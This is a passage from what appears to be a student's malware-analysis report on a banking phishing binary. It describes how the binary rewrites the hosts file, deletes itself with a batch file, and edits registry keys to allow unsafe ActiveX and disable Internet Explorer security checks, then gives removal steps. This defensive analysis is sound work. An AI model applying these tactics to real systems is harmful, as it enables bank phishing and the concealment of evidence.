The concatenation that the program performs is ‘C:\\Users\\Student\\Downloads\\KRBanker\\KRBanker\\KRBankerHDExpress.exe’

So, it checks in 1 directory above the program directory for the file “KRBankerHDExpress.exe” and tries to delete it. Obviously the KRBanker part of the exe name is dependent on what the name of the directory 1 above the program directory. On the off chance such a file does exist, it is deleted though.


Looks like somebody forgot to write proper unit testing for their code.

Hosts File Deletion:

After that botched file deletion, the next file to be removed(properly, this time) is the hosts file. There’s nothing too special here, but the entire file gets deleted. If at any point, there were legitimate redirects in there that were needed for the execution of another program, they’re lost forever at this point.

Batch File Creation and Execution:

The final thing that this path does is create a batch file called “DeleteBat.bat” in the program directory.



The contents of the batch file are as seen above. What this does is delete the executable calling it, and the batch file itself.

After creation, it is executed immediately, and the main HDSetup.exe program terminates as it, and the batch file, are both deleted.

There was still more functionality to be done afterwards, but said functionality cannot be reached as there is no more program to execute said code.

Path 3- Second Run w/command line args and no RunPach key

Now, if RunPach doesn't exist, or has a bad address, when the program is executed with the command line args, it is incapable of deleting itself, and we will get to see the functionality that occurs after the self delete command.

Registry Editing:

The first thing to occur is a deletion of the registry key located at 'HKEY_CURRENT_USER\SoftWare\HDSoft'. This includes RunPach if it still exists. Pretty cut and dry.

Creating a Brand New Hosts File:

Next, the program attempts to delete the host file again. If it still exists(if path 2 wasn't run), it gets deleted. If it doesn't, the exception is handled and it just keeps going. This clears all evidence of shenanigans in the hosts file and removes the address redirection so you can't get ahold of it and see what it leads to manually.

Pretty poor job if they wanted to remove traces of it though, as it's still stored in config.ini which never goes away. Or just check the hosts file before the deletion stuff gets ran. It's not that hard.

After the host file deletion, a fresh hosts file is created. This file is then populated with the following string: ‘127.0.0.1 localhost’. This looks like a pretty default redirection that I would not be surprised if windows did come with by default. This is definitely to try and hide what they were doing here. Unfortunately, it still does not restore your old hosts file, and any actual redirections other programs may have needed are gone forever.

That’s the final bit of code that path 3 does.

Final Thoughts on Running the Binary:

There are, in fact 3 paths above, with a noticeable lack of persistence. Obviously the phishing bait persists by being in a file, but how does the deletion code get executed?

I have an idea, but I’m not entirely sure because Internet Explorer/ActionX documentation is not something that’s popular these days. The missing part here is the actual phishing site they would use.

We did enable execution of potentially unsafe ActionX scripts in the registry keys, so what’s to say that one of those couldn’t call the program with the correct command line args?

Perhaps, once a successful phish is performed on a user, it triggers an ActionX script to run the program down execution path 2 or 3(maybe both? Unsure if the batch script to delete the program would execute differently if it was called via IE), removing traces of it from the system. This would make the user wonder if what happened to them was legit, as they can’t replicate it, and there’s no traces of the malware on the system anymore.

This would fit what it does, makes sense, and allows for the malicious parts to avoid detection and analysis after the fact.

Danger Analysis:

This is pretty simple in the dangers: it opens the path for a very legitimate looking phishing website to be presented to the end user, and tries to suppress any warnings/security features that may potentially try and stop it.

If you enter a legit url, you would reasonably expect to get the legitimate website, so there is little cause for suspicion unless something’s seriously off. Even if it did a phishing site-esque “You need to enter your password/info or else there will be legal consequences” popup to try and pressure people, it could be easy for someone to fall for because again, it’s coming from the legit url associated with whatever banking site they entered.

This makes it much more likely to succeed in obtaining banking info from unsuspecting users, and the malware doesn’t need to contain any method of storing or exporting data. Since

you are entering your info into a website from an address, it simply gets sent to their servers rather than stored locally and exported at a later date manually.

And once bank account information is compromised, any accounts tied to it are compromised and your money is as good as gone if the people with your information are prompt about it.

Not too much danger or threat from the technical end, no keyloggers, no RCE, no remote access to the command prompt, no entry point for feeding in additional malware. The danger comes from the consequences of losing control of your bank accounts and money as described above.

Removal:

Removal isn't too bad, there's no persistence built into this binary. We could make the binary do half the work for us as well, if you choose to follow path 3 in the execution(see documentation on that above)

First, go to "system32/drivers/etc/hosts", and delete the line for the malicious redirect of banking sites(see image, address may vary).

At this point, feel free to delete the main HDSoft exe.

There is still a bit of cleanup to do, as the registry keys were not cleaned up. Open registry editor for this.

First, go to the key located at 'HKEY__CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1201', and set its value to 3 or 4. 3 is the default value and prevents those actions from happening, but 4 makes sure that it absolutely *can not* execute unsafe scripts.

Next, delete the following key:

‘HKEY_USERS\S-1-5-21-1085031214-651377827-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{19178698-7CBB-437F-8DC4-656B041FF525}Machine\Software\Policies\Microsoft\Internet Explorer\Security’

Next, delete or set the following key to 0:
‘HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Internet Explorer\Security\disableSecuritySettingsCheck‘

Finally, delete the following key:
‘HKEY_CURRENT_USER\SoftWare\HDSoft’

That removes everything that this malware did to the computer. There may be more that would have been included via the phishing site, or perhaps this would have been packed into a larger exe with more features such as actual persistence or a method to run more malware, but no such thing is present here. It’s pretty straightforward all things considered, but the effects can fly under the radar and be absolutely devastating if the phishing portion is successful.

.I64 Database:

I have put the i64 file on my github located here:
https://github.com/boblord14/RIT-Software-Engineering-BS-Projects-and-Labs/tree/main/CSEC-202
It has all my function names for all the important functions, so going through the binary is much more feasible. Obviously don’t run the actual malware.